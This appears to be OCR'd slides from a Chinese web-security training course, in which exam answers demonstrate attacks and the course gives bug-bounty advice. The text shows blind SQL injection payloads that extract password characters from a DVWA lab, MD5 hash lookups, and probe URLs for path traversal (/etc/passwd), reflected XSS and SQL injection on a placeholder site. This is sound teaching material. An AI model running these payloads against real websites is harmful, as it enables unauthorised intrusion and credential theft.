`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),5,1))=99-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),6,1))=100-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),7,1))=101-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sql_i_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),8,1))=102-- &Submit=Submit# 真`



# 主观题解析 ( 考试题2 )

md5在线解密

全部 视频 新闻 图片 地图 更多 设置

找到约 125,000 条结果 ( 用时 0.41 秒 )

## md5在线解密破解,md5解密加密

www.cmd5.com/ ▼

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立10年,从未被超越。行开发的程序,对于vb、dz、ipb、mssql等大量加密方式,实现了 ...

解密范围 · 批量解密 · 注册 · 登录

## MD5在线加密/解密/破解- 站长工具

tool.chinaz.com/Tools/md5.aspx ▼

辅助工具 · 加密解密 编码转换 压缩格式化 配色工具 端口扫描 路由器追踪 当前位置: 站长工具 · 加密解密 · 星摩问世, 红包雨走一波, 来抢! 240G高防清洗 ...

## md5解密MD5在线解密破解md5

pmd5.com/ ▼

md5解密MD5在线解密破解md5. ... 腾讯微博; |; QQ空间; |; admin@pmd5.com. 傲娇的前端同f mitty; |; fe-leechan. MD5解密成功171289093次. 伪 登录. 登录

## md5解密|md5在线解密- 全球唯一8位小写+数字全收录的解密网站

www.ttmd5.com/ ▼

本站专业针对md5等哈希算法进行在线解密,可上传文件在线批量破解,最多可支持数万个密码查询是免费的.

78a1cdefcb87a7d3a9af3570416c2a93



全部 图片 地图 视频 新闻 更多 设置 工具

找到约 36 条结果 ( 用时 0.23 秒 )

小提示: 仅限搜索简体中文结果。您可以在设置中指定搜索语言

## MD5 reverse for 78a1cdefcb87a7d3a9af3570416c2a93

md5.gromweb.com/?md5=78a1cdefcb87a7d3a9af3570416c2a93 ▼ 翻译此页

MD5 reverse for MD5 hash 78a1cdefcb87a7d3a9af3570416c2a93.

## ถอดรหัส md5 ฟรี เครื่องมือ md5 ฟรี เครื่องมือ md5 ฟรี เข้ารหัส md5 , md5 ร้าว...

th.freemd5.com/ ▼ 翻译此页

78a1cdefcb87a7d3a9af3570416c2a93, MD5, iamhacker. 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27, MD5 ...

## free md5 decryption,free md5 widget,free md5 tools,md5 encryption ...

freemd5.com/ ▼ 翻译此页

78a1cdefcb87a7d3a9af3570416c2a93, MD5, iamhacker. 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27, MD5 ...

## libero md5 decrittazione , libero widget di md5 , strumenti gratuiti per ...

it.freemd5.com/ ▼

78a1cdefcb87a7d3a9af3570416c2a93, MD5, iamhacker. 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27, MD5 ...

## 무료 MD5 암호 해독 , 무료 MD5 위젯 , 무료 MD5 도구, MD5 암호화 ...

kr.freemd5.com/ ▼ 翻译此页

78a1cdefcb87a7d3a9af3570416c2a93, MD5, iamhacker. 36346f8a2ce1a9b19faa1e2a7fd9964c, MD5, 145310. 821aa3d91f7bdc84100c4f1b0892be27, MD5 ...






## 主观题解析（考试题3）

某安全工程师在渗透测试一个网站发现下面的url:

http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg&filename=黑猫警长.jpg

访问后的页面如图所示:

文件名: 黑帽警长.jpg



http://www.xxx.com/show.php?classid=9527&filepath=../../../../../etc/passwd&filename=黑猫警长.jpg

发挥自己的想象, 结合第四课所学漏洞知识, 这样的url可能会存在哪些漏洞, 每个参数一种类型的漏洞, 并写出验证你想法的url, 至少写出三种

评分标准: 本题满分10分, 写出一种给4分, 写出两种给7分, 写出三种给10分, 漏洞类型和验证url分数各占一半




## 主观题解析（考试题3）

某安全工程师在渗透测试一个网站发现下面的url:

`http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename=黑猫警长.jpg`

访问后的页面如图所示:

文件名: 黑帽警长.jpg



`http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename= <img src=x onerror=alert(1)>.jpg`

发挥自己的想象, 结合第四课所学漏洞知识, 这样的url可能会存在哪些漏洞, 每个参数一种类型的漏洞, 并写出验证你想法的url, 至少写出三种

评分标准: 本题满分10分, 写出一种给4分, 写出两种给7分, 写出三种给10分, 漏洞类型和验证url分数各占一半




## 主观题解析（考试题3）

某安全工程师在渗透测试一个网站发现下面的url:

`http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg&filename=黑猫警长.jpg`

访问后的页面如图所示:

文件名: 黑帽警长.jpg



`http://www.xxx.com/show.php?classid=9527'`  
`and '1'='2&`  
`filepath=upload/pic/20120522100516.jpg&filename=黑猫警长.jpg`

发挥自己的想象, 结合第四课所学漏洞知识, 这样的url可能会存在哪些漏洞, 每个参数一种类型的漏洞, 并写出验证你想法的url, 至少写出三种

评分标准: 本题满分10分, 写出一种给4分, 写出两种给7分, 写出三种给10分, 漏洞类型和验证url分数各占一半



## 学员问题

**1.挖洞有什么好的方法或者思路吗？现在就只能拿着扫描器一通扫#如果是手工挖洞的话，一个网站那么多页面要怎么尝试？**

一个包一个包分析才能找到扫描器找不到的高危漏洞


**2.能不能谈谈，在老师眼中，在网易这种大公司里，开发岗位与安全岗位的简单比较？比如从实际工作内容、工作强度、薪金待遇（如果方便的话）方面**

甲方公司差别不大，都是技术岗，都得开发



## 如何挖洞？

<http://study.163.com/course/courseMain.htm?courseId=1003521035>



《Web安全工程师》微专业前置课

10797



(66) 讲师: WYtech

如何学习安全？（方向）

如何学习Web安全？（目的）



如何挖洞？

如何进行漏洞挖掘？（能力）




会挖漏洞



会写代码



## 如何挖洞？





# 如何挖洞？

## 我的建议：漏洞类型的学习



网易安全中心

NetEase Security Center

首页

帐号



腾讯安全应急响应中心

Tencent Security Response Center

首页

提交漏洞

英雄榜

礼品兑换

阿里安全峰会

公告

礼品兑换

贡献榜

安全研究

提交漏洞/情

个人主页

收货地址

漏洞提交

提交记录

提交漏洞

诚邀广大安全专家共护互联网生态安全，为用户保驾护航

漏洞未修复之前，请不要向外界传播。一旦您反馈的漏洞属实，ASRC会按照“漏洞奖励计划”回馈。注：利用漏洞进行损害用户利益、影响业务运作、盗取用户数据等行为操作。

目前为非工作时间，您上报的漏洞处理将有所延迟，我们将在工作时间尽快处理哦！

漏洞名称

请输入漏洞名称

\* 漏洞名称

请输入漏洞名称

漏洞类型

XSS漏洞

SQL注入

危害等级

CRLF漏洞

漏洞描述

命令注入

目录遍历

文件上传漏洞

信息泄露

逻辑设计缺陷

溢出漏洞

CSRF漏洞

其他

\* 漏洞类型

Web漏洞

\* 漏洞详情



一、详细说明：

二、漏洞证明：

三、修复方案：

普通反射型XSS

CRLF注入

ClickJacking

代码执行

基于DOM的XSS

基于Flash的XSS

存储型XSS

命令注入

SQL注入

上传漏洞

信息泄露

读类型CSRF

写类型CSRF

文件包含

逻辑漏洞

权限绕过

URL跳转漏洞

其他

文件读取

管理后台

目录浏览

:

:

:

:

:

:

:

:

:

:

:

说明：其中包括场景、截图、漏洞重现的方法，涉及账号相关漏洞请提供链接。

证明(在这里写POC)：

方案：

json劫持

任意文件上传漏洞

文件包含

文件遍历/下载

目录遍历

SSRF

Webshell

CRLF注入

管理后台对外

不安全加密算法

不安全的第三方资源引用

配置错误

flash 配置不当

cookie设置不当

第三方应用软件漏洞

在站外泄露敏感信息

iframe页面引用

会话定制

SEO暗链

其他

上传



## 如何挖洞？

我的建议：多看wooyun历史漏洞和文章





## 如何挖洞？

我的建议：未来的挖洞方法

工具 → 手工 → 半自动 → 自动

第三课：  
《WEB安全工具》


第四课：  
《WEB安全实战》

前提：会开发





## 如何挖洞？





## 如何挖洞？

我的建议：未来的挖洞对象

第三方SRC → 专有SRC → 众测

- 1、 <http://butian.360.cn/>
- 2、 <https://www.vulbox.com/>
- 3、 <https://src.edu-info.edu.cn/>
- 4、 .....

intitle:安全应急响应中心



## 如何挖洞？

### 扪心自问

使用过10个以上的扫描器吗？

使用扫描器扫过100个以上的网站吗？

提交过100个以上的漏洞吗？

被src忽略过10个以上的漏洞吗？



## 如何挖洞？

我的建议

挖洞目的：<https://src.edu-info.edu.cn/>


挖洞对象：site:edu.cn

挖洞手段：工具为主，手工为辅



## 如何挖洞？

先自动扫




Dynamic & Static Application  
Vulnerability Testing




## 如何挖洞？

先自动扫



**NMAP**



**ZoomEy**👁



## 如何挖洞？

